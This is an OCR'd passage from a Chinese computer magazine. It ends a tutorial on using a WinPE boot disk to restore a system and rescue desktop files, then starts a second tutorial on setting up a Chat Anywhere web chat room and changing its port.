


图10




图11

系统重新启动之后，会出现WINPE的登陆页面，要求输入密码，这里输入刚才设置的密码“123”，然后等待系统启动，启动完毕之后就会进入到一个全新的WINPE系统。这样我们就可以通过ONEKEY GHOST等GHOST工具来修复和还原系统了，如图11。

有时我们的重要数据就保存在桌面，如果被感染病毒无法进入系统，那么桌面的数据和资料就很难保存出来了，使用启动盘，就可以通过WINPE来找到桌面的文件，然后粘贴出来了，如图12。




图12

最后，因为是启动盘，所以在功能上面和正常的WINDOWS XP系统相比还是有欠缺的，比如一些系统命令就不能被很好的支持，如图13。




图13

自己动手来搭建聊天室

无敌小龙

文章难度：★★
文章简述：介绍使用Chat Anywhere来快速搭建一个网络聊天室

天天都在使用QQ聊天的小菜是不是也感觉的有些厌烦，开始怀念起网络聊天室了，那我们就自己动手来搭建一个吧。本文我就介绍一下如何使用Chat Anywhere来快速搭建一个可以供大家访问和聊天的聊天室。




图1

一、开启服务

首先，我们需要下载“Chat Anywhere”，下载完毕后双击安装文件，一路单击“NEXT”（下一步）按钮，就可以顺利的完成安装了。安装完成后，双击桌面上的“Chat Anywhere”快捷方式，程序运行后，在左侧显示的是日志，右侧显示的是当前在线的网路用户，如图1。





图2

单击“INFO”（信息）按钮，可以设置聊天室的服务端口，因为我的电脑里安装了IIS，所以就把默认使用的80端口改为了8080端

口（也可以使用其它的端口），否则就会和IIS的服务端口冲突了，如图2。

